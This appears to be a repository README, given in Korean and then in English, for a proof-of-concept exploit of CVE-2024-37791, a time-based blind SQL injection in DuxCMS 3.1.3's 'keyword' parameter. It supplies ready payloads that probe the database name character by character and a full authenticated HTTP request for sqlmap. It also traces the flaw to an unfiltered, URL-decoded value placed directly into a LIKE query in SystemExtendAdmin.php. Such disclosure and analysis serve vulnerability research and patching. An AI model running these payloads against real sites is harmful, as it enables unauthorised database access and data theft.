
 czheisenberg/cve-2024-37791
DuxCMS3.1.3의 시간 기반 블라인드 SQL 인젝션 취약점에 대한 개념 증명 익스플로잇으로, 인증된 요청과 sqlmap 통합을 통해 'keyword' 매개변수를 대상으로 합니다.

프로젝트 주소: ****
준비 작업:
백엔드에 로그인 - 쿠키 획득
http://127.0.0.1:8093/s/article/Content/index?class_id=&keyword=
취약점 매개변수: keyword
payload: %27and(select*from(select+if(ascii(substr(database(),1,1))%3E97,sleep(1),0))a//union//select+1)=%27
주입이 성공하면 1초 이상 지연되고, 그렇지 않으면 지연이 없습니다.

sqlmap 검증:
cookie가 필요합니다.
GET http://127.0.0.1:8093/s/article/Content/index?class_id=&keyword=%27and%28select%2Afrom%28select%2Bsleep%283%29%29a%2F%2A%2A%2Funion%2F%2A%2A%2Fselect%2B1%29%3D%27 HTTP/1.1

Host: 127.0.0.1:8093

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:126.0) Gecko/20100101 Firefox/126.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Connection: close

Cookie: PHPSESSID=jna2rl0d9ie3em6gb82s9odb3j

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: none

Sec-Fetch-User: ?1

Priority: u=1


현재 사용 중인 데이터베이스 이름을 성공적으로 가져왔습니다. 이 취약점이 존재합니다.
주입 매개변수: keyword를 통해 검색하면 호출 위치를 찾을 수 있습니다.
app/system/admin/SystemExtendAdmin.php
42번째 줄.

like를 사용하여 퍼지 매칭하고 $value를 필터링하지 않아 쿼리에 포함되어 취약점이 발생했습니다.
입력 시: and(select*from(select sleep(3))a//union//select 1)=

위 그림과 같이: $value 매개변수는 29번째 줄의 $pageParams = request(); request 요청에서 가져오며, 32번째 줄에서 $pageParams[$key]를 urldecode() 디코딩하여 악의적인 SQL 문을 얻습니다. 방어 조치가 없습니다.
따라서 payload가 직접 연결됩니다.

실행 후, 완전한 SQL 문은 다음과 같습니다:
(A.title like '%and(select*from(select sleep(3))a//union//select 1)=%')
Preparatory work:
Log in to the backend-get cookie.
http://127.0.0.1:8093/s/article/Content/index?class_id=&keyword=
Vulnerability parameter: keyword
payload: %27and(select*from(select+if(ascii(substr(database(),1,1))%3E97,sleep(1),0))a//union//select+1)=%27
If the injection is successful, the delay is more than one second, otherwise there is no delay.
Sqlmap authentication:
Cookie is required.
GET http://127.0.0.1:8093/s/article/Content/index?class_id=&keyword=%27and%28select%2Afrom%28select%2Bsleep%283%29%29a%2F%2A%2A%2Funion%2F%2A%2A%2Fselect%2B1%29%3D%27 HTTP/1.1

Host: 127.0.0.1:8093

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:126.0) Gecko/20100101 Firefox/126.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Connection: close

Cookie: PHPSESSID=jna2rl0d9ie3em6gb82s9odb3j

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: none

Sec-Fetch-User: ?1

Priority: u=1
The name of the currently used database was successfully obtained.
This vulnerability exists.
Retrieving from the injection parameter: keyword can locate the call location.
App/system/admin/SystemExtendAdmin.php.
Line 42.
There is a vulnerability in the query because it uses like for fuzzy matching and does not filter $value.
When entering: and (select*from (select sleep (3)) a//union//select 1) =
As shown in the figure above: the $value parameter is obtained from line 29$ pageParams = request (); request request, and then line 32 decodes $pageParams [$key] with urldecode () to get our malicious sql statement.
There are no defenses.
So the payload is spliced directly.
After execution, the complete sql statement is:
(A.title like'% and (select*from (select sleep (3)) a//union//select 1) =%')






